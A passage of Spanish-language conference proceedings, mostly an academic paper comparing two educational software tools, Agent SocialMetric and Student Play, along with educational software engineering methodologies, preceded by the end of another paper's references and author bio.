- [7] M. T. Melo, S. Nickel, and F. Saldanha-da-Gama, "Facility location and supply chain management – A review," *Eur. J. Oper. Res.*, vol. 196, no. 2, pp. 401–412, 2009.
- [8] J. Byrka and K. Aardal, "AN OPTIMAL BIFACTOR APPROXIMATION ALGORITHM FOR THE METRIC UNCAPACITATED FACILITY LOCATION PROBLEM *," vol. 39, no. 6, pp. 2212–2231, 2010.
- [9] R. Z. Farahani, M. Hekmatfar, A. B. Arabani, and E. Nikbakhsh, "Hub location problems: A review of models, classification, solution techniques, and applications," *Comput. Ind. Eng.*, vol. 64, no. 4, pp. 1096–1109, 2013.
- [10] S. Dantrakul, C. Likasiri, and R. Pongvuthithum, "Applied p-median and p-center algorithms for facility location problems," *Expert Syst. Appl.*, vol. 41, no. 8, pp. 3596–3604, 2014.
- [11] M. Drexler and M. Schneider, "A survey of variants and extensions of the location-routing problem," *Eur. J. Oper. Res.*, vol. 241, pp. 283–308, 2014.
- [12] C. Prodhon and C. Prins, "A survey of recent research on location-routing problems," *Eur. J. Oper. Res.*, vol. 238, pp. 1–17, 2014.
- [13] Ç. Gri Koç, T. Bekts, O. Jabali, and G. Laporte, "The fleet size and mix location-routing problem with time windows: Formulations and a heuristic algorithm," *Eur. J. Oper. Res.*, vol. 248, pp. 33–51, 2016.
- [14] R. B. Lopes, C. Ferreira, and B. S. Santos, "A simple and effective evolutionary algorithm for the capacitated location-routing problem," *Comput. Oper. Res.*, vol. 70, pp. 155–162, 2016.
- [15] J. Arroyo y V. Armentano, "Um Algoritmo Genético para Problemas de Otimização Combinatória Multiobjetivo," XXXIII Simpósio Brasileiro de Pesquisa Operacional. Campos do Jordao – SP. Noviembre, 2001.
- [16] B. Barán and S. Duarte, "Multiobjective Network Design Optimization using Parallel Evolutionary Algorithms," Centro Nacional de Computación, Universidad Nacional de Asunción. San Lorenzo, Paraguay. Agosto 2002.
- [17] Dirección General de Estadística, Encuestas y Censos, "Paraguay Proyección de la población por sexo y edad, según distrito, 2000-2025," p. 583, 2015.
- [18] T. G. Robertazzi, "Planning Telecommunication Networks," IEEE Press, IEEE Communications Society. 1998.
- [19] V. Khare, "Performance Scaling of Multi-Objective Evolutionary Algorithms," School of Computer Science, The University of Birmingham, U.K., Setiembre 2002.
- [20] E. Zitzler, M. Laumanns, and L. Thiele, "SPEA2: Improving The Strength Pareto Evolutionary Algorithms," Technical Report 103, Computer Engineering and Networks Laboratory, Swiss Federal Institute of Technology. Zurich, Switzerland, Mayo 2001.
- [21] D. Goldberg, "Genetic Algorithms in Search, Optimization, and Machine Learning," Addison-Wesley Publishing Company, Inc. Enero 1989.
- [22] T. Fried and UIT, "Proceso de planificación iterativo," PLANITU - Doc - 39s, 1998.

Acerca del autor

Carlos Domingo Almeida es Magister en Ingeniería de Sistemas, especialidad Redes de Telecomunicaciones por la Universidad Nacional de Asunción. Es Ingeniero Electricista con énfasis Electrónica, especialidad Telecomunicaciones por la Universidade Federal do Paraná, Curitiba, Brasil. Posee una vasta experiencia en el sector de las Telecomunicaciones habiendo trabajado en varias empresas. Es docente investigador en el área de Inteligencia artificial en la Facultad Politécnica – Universidad Nacional del Este. Profesor de Inteligencia Artificial en la Facultad Politécnica – UNE. Actualmente realiza trabajos de investigación relacionados a optimización multiobjetivo aplicados a desarrollo turístico.

Educación en Ingeniería

Dra. Mariel Ale, Ing. Patricia Nazar
Coordinadoras

CONAIISI 2017

Agent SocialMetric y Student Play: un Análisis Comparativo a Través de la Ingeniería de Software Educativa

Antonietta Kuz¹, Francisco Castellini¹, Roxana Giandini^{1,2,3}

¹GIDAS, Facultad Regional La Plata, Universidad Tecnológica Nacional

Av. 60 s/n esq. 124, La Plata, Buenos Aires

{akuz,fcastellini}@frlp.utn.edu.ar

²LIFIA, Facultad de Informática, UNLP

Av. 50 esq. 120, La Plata, Buenos Aires

giandini@lifia.info.unlp.edu.ar

³CIC, Comisión de Investigaciones Científicas, Pcia. Buenos Aires, Argentina

Abstract

El software educativo se viene utilizando con más frecuencia en la educación, como herramientas de apoyo al proceso de enseñanza-aprendizaje. En la actualidad, el proceso de desarrollo de software implica involucrar a los usuarios potenciales con el objetivo de obtener un producto de software que satisfaga las expectativas que emergen de sus necesidades. Es por ello que en la construcción de herramientas computacionales con orientación didáctica, es relevante tener en cuenta aspectos vinculados al entorno educativo y a la ingeniería de software educativo. Consecuentemente en este artículo se describen aquellos elementos relevantes del área y se vislumbra un análisis comparativo de dos herramientas educativas: Agent SocialMetric y Student Play.

1. Introducción

En todo desarrollo de sistemas de software es de suma importancia seguir alguna especificación formal que permita a los desarrolladores y analistas contar con que todas las etapas del desarrollo del sistema, desde la etapa inicial de los requerimientos, hasta las pruebas finales e implementación del sistema sean no solo coherentes sino también formales.

La Ingeniería de Software es la aplicación de un enfoque sistemático, disciplinado y cuantificable al desarrollo, operación y mantenimiento de software, a través del estudio de diferentes enfoques. Integra diferentes disciplinas como Matemáticas, Ciencias de la Computación y prácticas cuyos orígenes se encuentran en la ingeniería [1].

Según Cataldi [2], el software educativo, es uno de los pilares del sistema de educativo a distancia y se perfila como la herramienta base de las próximas generaciones de educandos. Las mismas técnicas que utiliza el software educativo, se podrán aplicar al

desarrollo de sistemas utilizables en otras áreas para el facilitar el manejo de terminales por usuarios no informáticos. Debido al creciente desarrollo del software educativo durante los últimos años, gran parte del mismo ha sido realizado en forma desorganizada y poco documentada. Considerando el aumento de este tipo de software, surge la necesidad de lograr una metodología disciplinada para su desarrollo, mediante los métodos, procedimientos y herramientas, que provee la Ingeniería de Software. Esto conlleva a construir programas educativos de calidad, siguiendo las pautas de las teorías educativas y de la comunicación subyacentes.

En esta investigación abordaremos una introducción a la disciplina de Ingeniería de Software Educativo a través de un análisis de las metodologías provistas para el desarrollo y de los roles de las funciones. También mostraremos dos herramientas como recurso educativo, destinado a docentes y alumnos (en etapa preescolar), analizándolas en forma comparativa Agent SocialMetric [3] y Student Play [4] [5]. Estas herramientas encarnan el rol de asistencia tecnológica al docente y alumnos, a partir de su utilización social.

El resto de este artículo se estructura como sigue: la sección 2 introduce las Tecnologías de la Información y la Comunicación (abreviado de aquí en más TICs) en el ámbito educativo. La sección 3 explica la Ingeniería de Software Educativo diferenciando los recursos didácticos y el software educativo, y en la subsecciones correspondientes se detallan las funciones del software educativo y sus roles. La sección 4 ahondará en un análisis comparativo entre dos herramientas: Student Play y Agent SocialMetric. Finalmente, en la sección 5 se expondrán las conclusiones sobre el trabajo y las líneas de trabajo futuro.

2. Las Tecnologías de la Información y la Comunicación en el Ámbito Educativo

El mundo contemporáneo, las TICs se han convertido en el motor de transformaciones sin precedentes y por ello, los sistemas educativos han comenzado a enfrentarse al desafío de incorporarlas como parte del proceso de enseñanza-aprendizaje con lo cual se espera brindar a los docentes y alumnos, herramientas y conocimientos que permitan encauzar el nuevo paradigma educativo.

Asimismo, puede definirse a las TICs como el conjunto de herramientas relacionadas con la transmisión, procesamiento y almacenamiento digitalizado de información, como al conjunto de procesos y productos derivados de las nuevas herramientas (hardware y software), en su utilización en la enseñanza. Las TICs se centran en los procesos de comunicación y las agrupamos en tres áreas: la informática, el video y las telecomunicaciones. Siendo nuestro enfoque dentro de la informática, el software educativo, herramientas que permiten reducir las barreras del espacio y del tiempo, a través de su introducción en el proceso de enseñanza-aprendizaje. Este nuevo espacio de interacción educativo como parte de las TICs, implica la necesidad de definir una estrategia didáctica, innovadora, mediante la combinación de una variedad de tecnologías cuyo fin es brindar soporte a profesores y estudiantes, para lograr construir este tipo de software es importante que quede encuadrado dentro de la Ingeniería de Software Educativo [6] que detallaremos en la sección siguiente.

3. La Ingeniería de Software Educativo

La Ingeniería de Software es la aplicación práctica del conocimiento científico al diseño y construcción de programas de computadora y a la documentación asociada requerida para desarrollar, operar y mantenerlos [1]. Se conoce también como desarrollo de software o producción de software. El software es definido como un conjunto de programas de computadora que desarrollados en atención a necesidades de clientes, también pueden estar dirigidos a un mercado general; la definición incluye a su vez, toda la documentación asociada al mismo [7].

Actualmente el campo de aplicación del software es tan diverso que se encuentran aplicaciones comerciales (compra-venta, pagos), de control (inventarios, personal, nominas, alumnos, etc.), recreación (juegos), así como los enfocados a la educación; en esta categoría existen tutoriales, simuladores, juegos, ejercitación y práctica, etc.

El desarrollo de software es un proceso, siendo la Ingeniería de Software, la disciplina que comprende todos los aspectos de su producción. En el campo educativo a través de la Ingeniería del Software se establecen prácticas efectivas para desarrollar y entregar un software adaptado a este propósito que impulsa su

desarrollo; esta utilidad se verá reflejada a través de atributos como la funcionalidad y el rendimiento que ofrezca a usuarios como docentes, alumnos, etc [8].

3.1 Recurso Didáctico y Software Educativo

Según Campuzano [9] *“un recurso didáctico es un material que ha sido diseñado para ayudar y facilitar la labor educativa del docente y al mismo tiempo proporcionar al estudiante nuevas formas para aprender significativamente”, de esta manera, se convierte en algo esencial para poder proveer de una manera novedosa algún tipo de conocimiento sin acudir a la forma tradicional y monótona de realizar las clases, en donde los estudiantes se limitan a colmarse de información y no se preocupan por contextualizar ese aprendizaje. Por tal motivo es importante que los recursos didácticos sean implementados en las aulas y que estos a su vez cumplan con proporcionar al estudiante un conocimiento, el cual pueda asimilar fácilmente, ayudando a explorar y desarrollar habilidades que ya se tengan, permitiendo así una mayor comprensión en el aprendizaje, ya que ayudan a organizar los conocimientos que se desean comunicar, despertando la motivación del estudiante creando un interés hacia el contenido que estos ofrecen”*.

En un recurso didáctico, respecto al contexto del software educativo, estas estructuras se refieren al sistema de símbolos: los cuales son textuales, icónicos y sonoros y que son usados en videos donde aparecen voces, música y algunos textos. Otra de las estructuras dentro de los recursos didácticos es el contenido material en el cual se encuentra envuelto el software integrando elementos semánticos estructurales y elementos didácticos como ejercicios de aplicación. Por último se encuentra la plataforma tecnológica que sirve como soporte y actúa como instrumento de mediación para acceder al material [10].

Asimismo el software educativo [11] es una aplicación informática, construida sobre una base pedagógica bien definida. Puede constituirse en un apoyo al docente durante el proceso de enseñanza aprendizaje; de lo contrario, podría llegar a considerarse un elemento distractor en el proceso. Galvis [12] lo define como “programas que permiten cumplir y apoyar funciones educativas”, como por ejemplo: los que dan soporte al proceso de enseñanza y aprendizaje (un sistema para enseñar matemáticas, contenidos o ciertas habilidades cognitivas). Según Fernández y Delavaut [11] lo refieren como programas de computadora para la educación.

El software educativo durante los últimos años, ha tenido un creciente desarrollo y gran parte del mismo ha sido realizado en forma desorganizada y poco documentada, y considerando el aumento exponencial que sufrirá en los próximos años, surge la necesidad de lograr una metodología disciplinada para su desarrollo, mediante los métodos, procedimientos y herramientas,

que provee la ingeniería de software para construir programas educativos de calidad, siguiendo las pautas de las teorías educativas y de la comunicación subyacentes.

Es por eso que podemos ver que el propósito en relación a la producción de software educativo, requiere y conlleva a un tratamiento especial al emprender el su proceso de desarrollo. A continuación exploramos en forma comparativa las metodologías de desarrollo de software educativo, funciones y roles de los actores involucrados [8].

3.2 Metodologías para el Desarrollo de Software Educativo

La construcción del software implica la toma de decisiones sobre la arquitectura del sistema (definir los componentes del sistema de software y sus interacciones). Las mismas pueden ser cruciales para el éxito o fracaso del sistema resultante, por lo que se requiere seleccionar un proceso de desarrollo de software con el fin de obtener la calidad del sistema deseada y cumplir con los requerimientos establecidos. El desarrollo de software para la educación es una disciplina que ha evolucionado a lo largo del tiempo, por ende, se han dedicado múltiples esfuerzos para que la educación y la informática se vinculen adecuadamente, explotando por esta vía, todos los recursos que la informática ha puesto a la orden del mundo. El desarrollo de software implica un proceso donde intervienen los recursos tanto tecnológicos como humanos.

Respecto a software educativo, se han desarrollado diversas metodologías [13] que dependen de pautas establecidas, con modelos conceptuales y herramientas de trabajo, que hemos relevado especificando sus fortalezas y debilidades, para luego considerar la que mejor se adapte a nuestras herramientas Agent SocialMetric y Student Play. En la Tabla 1 se muestra la comparación de metodologías en cuanto a sus fortalezas, debilidades y características.

Tabla 1. Clasificación comparativa de las metodologías de desarrollo de software educativo

Marquès G. [14] [15]	Galvis [16]	Madueño [17]	Sánchez [18]
<p>Fortalezas:</p> <ul style="list-style-type: none"> • Ofrece pautas para elaboración de evaluaciones, pruebas piloto y pruebas de campo. • El análisis es profundo en cada uno de los aspectos del producto: curricular, instruccional, necesidades de usuarios e instituciones, entre otros. • Propone la incorporación de grupos de trabajo multidisciplinario para el desarrollo del proyecto, incluyendo al cliente. • Prevé documentación del proceso en cada una de sus fases. Contempla la ficha resumen que recoge las principales características del 	<p>programa, el manual de usuario y una guía didáctica.</p> <p>Debilidades:</p> <ul style="list-style-type: none"> • Las fases de su metodología de desarrollo de software educativo se entremezclan con las fases de diseño instruccional del material. • Al tener un nivel de detalle muy alto, se tiende a confundir las actividades presentes en cada fase, ocasionando dificultades para su aplicación • Peso muy alto en el aspecto instruccional y de contenido, disminuyendo la importancia de los aspectos computacionales, lo cual podría generar productos de baja calidad de acuerdo con estándares internacionales. • No prevé evaluaciones al final de cada etapa del desarrollo. • El software se crea de manera evolutiva, mecanismo de desarrollo en desuso. 	<p>Fortalezas:</p> <ul style="list-style-type: none"> • Posee un basamento empírico (experiencias previas). • Propone la incorporación de grupos de trabajo multidisciplinario para el desarrollo del proyecto Fácil aplicación y desarrollo de la Metodología de trabajo. • Ofrece pautas precisas para elaboración de evaluaciones por expertos, pruebas piloto y pruebas de campo. <p>Debilidades:</p> <ul style="list-style-type: none"> • No se contempla una secuencia estricta para la realización de las actividades que constituye cada una de las fases de análisis y diseño. • No prevé evaluaciones al final de la fase de análisis. • Se limita al uso del modelo de aprendizaje cognoscitivo para el diseño de los materiales. • No se especifica el modelo de prueba final (usuarios, aspectos a evaluar, etc.) • El software se crea de manera evolutiva, mecanismo de desarrollo en desuso. 	<p>Fortalezas:</p> <ul style="list-style-type: none"> • Metodología THALES representa un modelo híbrido, con fases de desarrollo son cíclicas, dada la dificultad para separar las tareas a ejecutar, habiendo revisiones continuas del proceso y del producto, en concordancia con los resultados que se van obteniendo. • Esta metodología comprende solo seis fases Planeación, Diseño, Producción, Prueba Piloto y Evaluación. <p>Debilidades:</p> <ul style="list-style-type: none"> • Hay escasas implementaciones que ejemplifiquen la metodología • En planeación debería incluir el análisis de requerimientos.

previas).

- Cada fase incorpora dimensiones de desarrollo (gráfica, arquitectura, contenidos, funcionalidad)
- Incorpora evaluaciones tempranas al proyecto favoreciendo la conveniencia y factibilidad del producto.
- Emplea técnicas de representación (maquetas, bocetos y prototipos) disminuyendo los costos del proyecto.
- Propone la incorporación de grupos de trabajo multidisciplinario para el desarrollo del proyecto.

Debilidades:

- Riesgo de generar retrasos en el proceso, dada la cantidad de actividades y la obligación de lograr consensos entre los integrantes del grupo de desarrollo.
- No ofrece pautas precisas para elaboración de evaluaciones, pruebas piloto y pruebas de campo. Sólo señala como está compuesto el grupo evaluador y qué aspectos se evalúan.
- Falta de detalle en la fase de análisis, ya que deja muchos de los aspectos a criterio del grupo de desarrollo

Benigni [19]

Fortalezas:

- El software se desarrolla de manera iterativa e incremental.
- Requiere un equipo de trabajo interdisciplinario
- Se desarrollan y documentan con casos de uso, un mapa de navegación, prototipos de pantalla. Se emplean cuidadosamente las buenas prácticas de la ingeniería del software, dejando en manos de los especialistas en el área educativa, la preparación de materiales y contenidos, incluyendo con esto el detalle de estrategias instruccionales y evaluativas que se implementarán, es decir, se aboca al desarrollo del software como tal.

Debilidades:

- Requiere de pruebas de usabilidad en todo el proceso lo que lo hace más costoso.

Ágil [20]

Fortalezas:

- Es una propuesta metodológica menos pesada para la ingeniería del software educativo.
- Permite articular aspectos educativos, tecnológicos, conceptuales, metodológicos y organizacionales de una manera rápida sin caer en principios de las metodologías tradicionales como es la orientación al proceso.
- El desarrollo de software educativo describe un conjunto de fases que permiten guiar el proceso de desarrollo de productos software que apoyen el proceso enseñanza-aprendizaje.
- De acuerdo a las características de las metodologías de desarrollo ágil como son el avance iterativo e incremental, permite tener rápidamente prototipos funcionales que pueden ser probados y evaluados en forma conjunta por un equipo conformado por clientes y

desarrolladores

Debilidades:

- Escasas implementaciones.

Polo [21]

Fortalezas:

- Requiere un equipo interdisciplinario
- Se desarrolla en forma evolutiva
- Requiere la documentación de los diagramas de interacción del producto
- La evaluación se lleva a cabo en todo el proceso y está centrada en el alumno como en el usuario del producto
- Ofrece instrucciones para ejecutar cada componente, también involucra en el diseño tecnológico, los instrumentos de representación de aspectos que constituyen las interfaces del medio.

Debilidades:

- No especifica en los diagramas los componentes tecnológicos y los artefactos a utilizar.
- Escasa documentación
- Se evidencia sutilmente apego a la ingeniería del software, con poco desarrollo, pero que seguramente, será punto de partida para que expertos en el área complementen la metodología con el lenguaje unificado de modelado de sistemas, a fin de proveer mayor documentación factible de examinar acerca del medio producido.

3.3 Las Funciones del Software Educativo

Las funciones del software educativo, están determinadas de acuerdo a la forma que se las utilice. En la Tabla 2, se describen en forma sintética algunas de las funciones que pueden realizar los programas. Muchas de estas funciones explicitadas pueden ser combinadas en el software educativo.

Tabla 2. Funciones del software educativo según Marquès [15]

FUNCIÓN	DESCRIPCIÓN
Informativa	Presentan contenidos que proporcionan una información estructuradora de la realidad. Representan la realidad y la ordenan. Son ejemplos, las bases de datos, los simuladores, los tutoriales.
Instructiva	Promueven actuaciones de los estudiantes encaminadas a facilitar el logro de los objetivos educativos, el ejemplo son los programas tutoriales
Motivadora	Suelen incluir elementos para captar el interés de los alumnos y enfocarlo hacia los aspectos más importantes de las actividades. Evaluadora Al evaluar implícita o explícitamente, el trabajo de los alumnos

Investigadora	Los más comunes son: las bases de datos, los simuladores y los entornos de programación
Expresiva	Por la precisión en los lenguajes de programación, ya que el entorno informático, no permite ambigüedad expresiva
Metalingüística	Al aprender lenguajes propios de la informática
Innovadora	Cuando utilizan la tecnología más reciente.
Lúdica	A veces, algunos programas refuerzan su uso, mediante la inclusión de elementos lúdicos

3.4 Software Educativo y Roles

Los nuevos entornos de enseñanza y aprendizaje mediados por el software educativo, requieren de nuevos roles en profesores y alumnos. Según Cataldi [2] la introducción de las TICs está cambiando el estilo del docente, en sus propias prácticas, dado por el vínculo entre los estudiantes (sujetos) y los contenidos, de una concepción tradicional de docente informante, a ser como “mediadores pedagógicos” (ver la Figura 1) a través de una nueva perspectiva a través del software educativo, las redes sociales, internet etc.

En este cambio los alumnos según la perspectiva del software pueden participar como alumnos *activos* en la búsqueda, selección, procesamiento y asimilación de información, e interacción con el software o bien como *receptores activos o pasivos* [2].




Figura 1. Roles en software educativo [Error!]

4. Caso de Estudio: analizando Comparativamente Agent SocialMetric y Student Play

La aplicación del software educativo en el proceso de enseñanza-aprendizaje es uno de los grandes aportes tecnológicos al área educativa de las TICs. En esta sección introducimos y estudiamos las dos herramientas autor Agent SocialMetric y Student Play. Asimismo

analizamos en forma comparativa Agent SocialMetric y StudentPlay, considerando algunos criterios en las secciones siguientes.

4.1 Agent SocialMetric

Es una herramienta interactiva de código abierto que vincula e integra dos tópicos de sumo interés: los Agentes Conversacionales de Interfaz y el modelado de Redes Sociales¹ (también conocido como ARS). La misma cuenta con un agente de interfaz conversacional llamado Albert, el cual es una entidad de software y un programa diseñado para mantener una conversación con una persona, en nuestro caso, el docente.

Dicho agente es el encargado de interpretar la relación existente en la atmósfera de convivencia que se desarrolla entre los alumnos y asistir al docente en la actuación del profesor como conductor y organizador del clima en el aula y de las relaciones interpersonales para la convivencia y el aprendizaje en dicho ambiente, como puede verse en la Figura 2.




Figura 2. Agente Albert interactuando

El modelo de la herramienta se encuentra dividido en dos secciones; por un lado la entrada de datos que se realiza a través de test sociométrico u otras fuentes, como la consideración de *datasets* extraídos de redes como *Twitter* o *Facebook*. En la presente investigación, se ha priorizado el ingreso de datos a través de dichos tests. Por el otro, la estructura interna donde se mapean los perfiles personales de cada alumno, las relaciones entre los alumnos y se contextualiza la red que entrelaza las relaciones de los mismos. A partir de esta información se obtendrá un modelo de red social o sociograma [21].

En este caso, el sociograma obtenido permitirá determinar al agente la naturaleza e intensidad de las relaciones interactivas que se dan dentro de un grupo, como así también el grado de cohesión y la estructura de un grupo así como la posición que ocupa cada miembro

¹ El análisis de redes (ARS en inglés también conocida como *Social Network Analysis*) es el área encargada de analizar las redes mediante la teoría de redes (conocida más genéricamente como Teoría de Grafos).

dentro de él. Además en este modelo el agente será el encargado de comunicarse con el profesor.

Asimismo Agent SocialMetric cuenta con tres perfiles, que corresponderán al agrupamiento de los usuarios mientras que los roles se orientarán a las funcionalidades del sistema. El primer perfil lo constituye el alumno, que una vez logueado solo tendrá permisos para responder a las preguntas del test sociométrico asignado a su curso [5]. El segundo perfil, es el administrador que será el encargado de cargar el conjunto de preguntas correspondientes a las encuestas. Por tanto, tiene la capacidad de crear y gestionar tanto preguntas como test asociados a uno o varios cursos.

También le es factible especificar el orden en el cual las preguntas aparecerán dentro de un test determinado o el orden en el cual los test relacionados con un curso serán propuestos al usuario. Será el encargado de la administración de los accesos (en inglés, *login*) para cada alumno y podrá gestionar el agente, a través de un módulo de gestión específico que ofrece una interfaz amigable para seleccionar los ficheros AIML que serán cargados, y personalizar las conversaciones de Albert.

Finalmente, el tercer perfil corresponde al docente que además de contar con permisos de carga y administración de encuestas, podrá interactuar con Albert. Allí el docente y el agente podrán mantener una conversación general acerca del estado de su clase, visualizar los grafos de interacción y obtener contenidos relacionados con la gestión de su curso.

Al establecer una nueva configuración del modo en que los educadores y los educandos pueden tener acceso a los conocimientos y la información, las nuevas tecnologías plantean un desafío al modo tradicional de concebir el material pedagógico, los métodos y los enfoques tanto de la enseñanza como del aprendizaje. El uso de esas tecnologías está en ascenso y ahora es posible obtener otros datos por medio de los cuales se puede evaluar y formar a los alumnos.

Agent SocialMetric, cuenta además con un Albert, embebido en es el encargado de brindarle al profesor un aporte significativo de la estructura del aula, mediante una amigable conversación que se desarrolla en una ventana de chat por lo que el contenido de las respuestas dadas por el agente estarán vinculadas a la visualización de las interacciones, la detección de alumnos aislados, los líderes y las relaciones de amistad. El agente permite establecer una conversación con el docente, siendo capaz de cumplir dos objetivos fundamentales. El primero es la interacción y comprensión de las preguntas formuladas por el profesor, distinguiendo de las que presentan un carácter general, de las propias referidas al aula, dadas por las relaciones interpersonales existentes en el aula.

El segundo es la elaboración de una respuesta adecuada en consonancia con lo consultado por el docente, pudiendo resolver sus dudas sobre el clima del

aula y la estructura social interna del grupo de alumnos. Consecuentemente, Agent SocialMetric es un sistema que debe utilizarse para dar respuesta a consultas de forma automática e inmediata a los docentes.

Para comprender la herramienta desde el ARS debemos tener en cuenta que es una aproximación metodológica y teórica que enfatiza el estudio de las relaciones entre actores. Análisis de Redes Sociales (ARS) es un avance teórico y metodológico que investiga relaciones, enlaces, contactos, pautas relacionales y estructuras, es decir, redes. Las redes están compuestas de nodos (actores) y líneas (enlaces o lazos), y la finalidad es analizar todo este conjunto de nodos y líneas: la cohesión, los subgrupos, la centralidad de los nodos, la composición de los nodos y su relevancia en la creación de enlaces, y muchos otros procedimientos. Las redes sociales, relaciones entre actores, a través del entramado de relaciones las cuales, son plausibles de analizar y visualizar. En nuestro caso los actores quedan representados a través de los alumnos. Entendiendo esto trabajamos con todas las relaciones posibles en una clase, o los contactos de los amigos de mis amigos, y el mapa de los enlaces.

4.4 Student Play

El objetivo prioritario de este modelo es ofrecer diferentes recursos, estrategias y herramientas prácticas que se puedan aplicar en las sesiones de clase programadas y que ayuden a favorecer la promoción de valores sociales y personales, a través del uso de agentes conversacionales interactivos, como Max, Rodolfo y Javier, ver la Figura 3. Este modulo esta desarrollado y destinado para una población de alumnos de edad preescolar.




Figura 3. Agente Albert interactuando.

La herramienta busca que a través de los valores humanos, éticos, sociales como cualidades ayudar a trabajar en configurar la personalidad, estructurando a través del uso el carácter para entablar una convivencia positiva y ayudan decisivamente en la orientación fundamental de la propia vida. La educación sistemática

en estos valores, consolidados en la forma de hábitos, contribuye a que el alumnado mejore su competencia para aprender y tener iniciativa, estimula la motivación, el esfuerzo y las capacidades de reflexión, síntesis y estructuración, al desarrollo de las virtudes cívicas y a la mejora social.

El modulo cuenta con un sistema de indicadores presenta un repertorio estructurado de indicadores que puedan ser utilizados tanto para el diagnóstico como para el seguimiento de los planes de mejora, como ya se ha dicho. Pretende ofrecer una estructura sencilla, operativa y fácilmente comprensible para los alumnos, incorporando un conjunto de juegos que se categorizan en la Figura 3. Así mismo cuenta con una estructura de indicadores. Los indicadores se refieren a cuatro tipos de hábitos y valores: indicadores referidos a hábitos y valores que facilitan la convivencia y la vida escolar, indicadores referidos a hábitos y valores que facilitan el trabajo y el estudio, indicadores referidos a hábitos y valores que favorecen el bienestar personal y familiar e indicadores referidos a hábitos y valores que favorecen el compromiso con las personas y la sociedad.

4.5 Análisis Comparativo

Las propiedades valoradas son la escalabilidad visual, los ABMs (altas, bajas y modificaciones) de datos de aristas y vértices, la aplicación y los resultados de las métricas, las propiedades de visualización, la escalabilidad de software, la gestión de cuestionarios, escalabilidad analítica (capacidad de los algoritmos matemáticos de manejar de forma eficiente grandes conjuntos de datos), utilización de agentes inteligentes y los roles del sistema; como pueden contemplarse en la Tabla 3.

Tabla 3. Comparación entre las herramientas Agent Social Metric y Student Play

Propiedades	Student Play	Agent SocialMetric
Contexto socioeconomico	Medio	Medio
Rango etario de uso	5-7 años	9-18 años
Contexto de uso	Favorecer el arraigo y crecimiento en hábitos positivos y valores humanos	Prevencion de conflictos, bulling, agresiones
Escalabilidad visual	Medio	Medio
ABMs de datos	Alto	Alto

Propiedades de visualización	Alto	Medio-Alto
Manejar grandes conjuntos de datos	Medio	Medio
Gestión de cuestionarios	Nulo	ABM
Capacidad de los algoritmos matemáticos	Medio-Bajo	Medio
Utilización de agentes inteligentes	Alto	Alto
Roles	1 Alumno, sujeto activo	3 Docente, facilitador Alumno receptor Adminstrador facilitador
Funciones	Instructiva-Lúdica-Motivadora	Instructiva
Tipo de metodología de desarrollo seleccionada	Agil	Madueño (Thales) y Agil
Especificación de la metodología empleada	Las fases tradicionales de análisis, implementación, pruebas e implantación se confunden y entremezclan cuando utilizamos metodologías ágiles para programar un proyecto, lo que favorece un entorno en el que la introducción de cambios es más sencilla y menos traumática.	Modelo cíclico, simple de entender ya que cuenta con un soporte documental que facilita su aplicación, en correspondencia con los procedimientos que se deben seguir en cada etapa.
Funciones	Establecer con los alumnos juegos interactivos para educar en	Fundamenta en conceptos que vinculan el Análisis de Redes Sociales (ARS)

	valores, a través de diversos agentes de software conversacionales de interfaz	junto con los Agentes Inteligentes Conversacionales. El objetivo primordial es la asistencia a los docentes brindándole el clima social predominante en el aula a través del agente
--	--	---

En cuanto a los agentes mostramos el siguiente análisis comparativo respecto a las funciones, en la Tabla 4 y Tabla 5.

Tabla 4. Funciones comparadas de agentes en módulos Student Play y Agent SocialMetric

Usuario	Agente	Modulo En que interviene	Funcion
Alumno	Max	Student Play Encuestas	Mediante una serie de preguntas el alumno deberá ir respondiendo sobre distintos temas, donde irá seleccionando en cada una a un compañero/a y un por qué sobre la misma
	Max	Student Play Habla conmigo	El alumno podrá escribir un sentimiento que tenga, un problema o simplemente contar algo al agente. De esta manera, se sentirá libre y sin pudor de estar hablando con un docente o adulto temas que llegar a ser sensibles y cuestan hablarlos.
	Max	Student Play A ver si puedes	El alumno deberá arrastrar diferentes emoticones de redes sociales sobre los nombres de sus compañeros para poder identificar a cada uno según un estilo.

	Max	Student Play juegos	En esta seccion el alumno tendra una serie de desafios donde tendra que realizar difertes actividades como reconocer cuales alumnos son de su curso o donde se sienta cada compañero
Docente	Albert	Agent SocialMetric Asistencia	Revela el clima del aula a través de diferentes indicadores de redes sociales
	Albert	Agent SocialMetric	Muestra en forma grafica la redes de relaciones

5. Conclusiones y Trabajos Futuros

